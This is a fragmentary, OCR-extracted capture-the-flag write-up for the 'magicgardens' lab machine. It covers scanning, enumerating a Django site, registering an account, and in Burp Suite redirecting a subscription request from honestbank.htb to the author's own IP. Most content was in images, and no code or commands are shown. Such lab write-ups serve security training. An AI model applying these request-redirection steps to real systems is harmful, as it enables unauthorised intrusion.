
magicgardens

This is magicgardens writeup by Jiseok Song


nmap




Add magicgardens.htb to /etc/hosts


Web Enumeration


Wappalyzer shows it's django server




I can try register and sign in





Sign in
Username
Password
Remember me
Forgot password?
Sign in
Create new account



Sign up
Username
hello
Password
Email
a@abc.com
Phone
1234567890
First name
hel
Last name
lo
Address
123 street
Sign up
Already created an account?




After login, I can find subscription section



Put dummy information and subscribe




It fails as expected




Get morty shell

In burpsuite, I found honestbank.htb, which is not in dns





Put it in /etc/hosts and send it again






It just hangs, let's change it to my ip





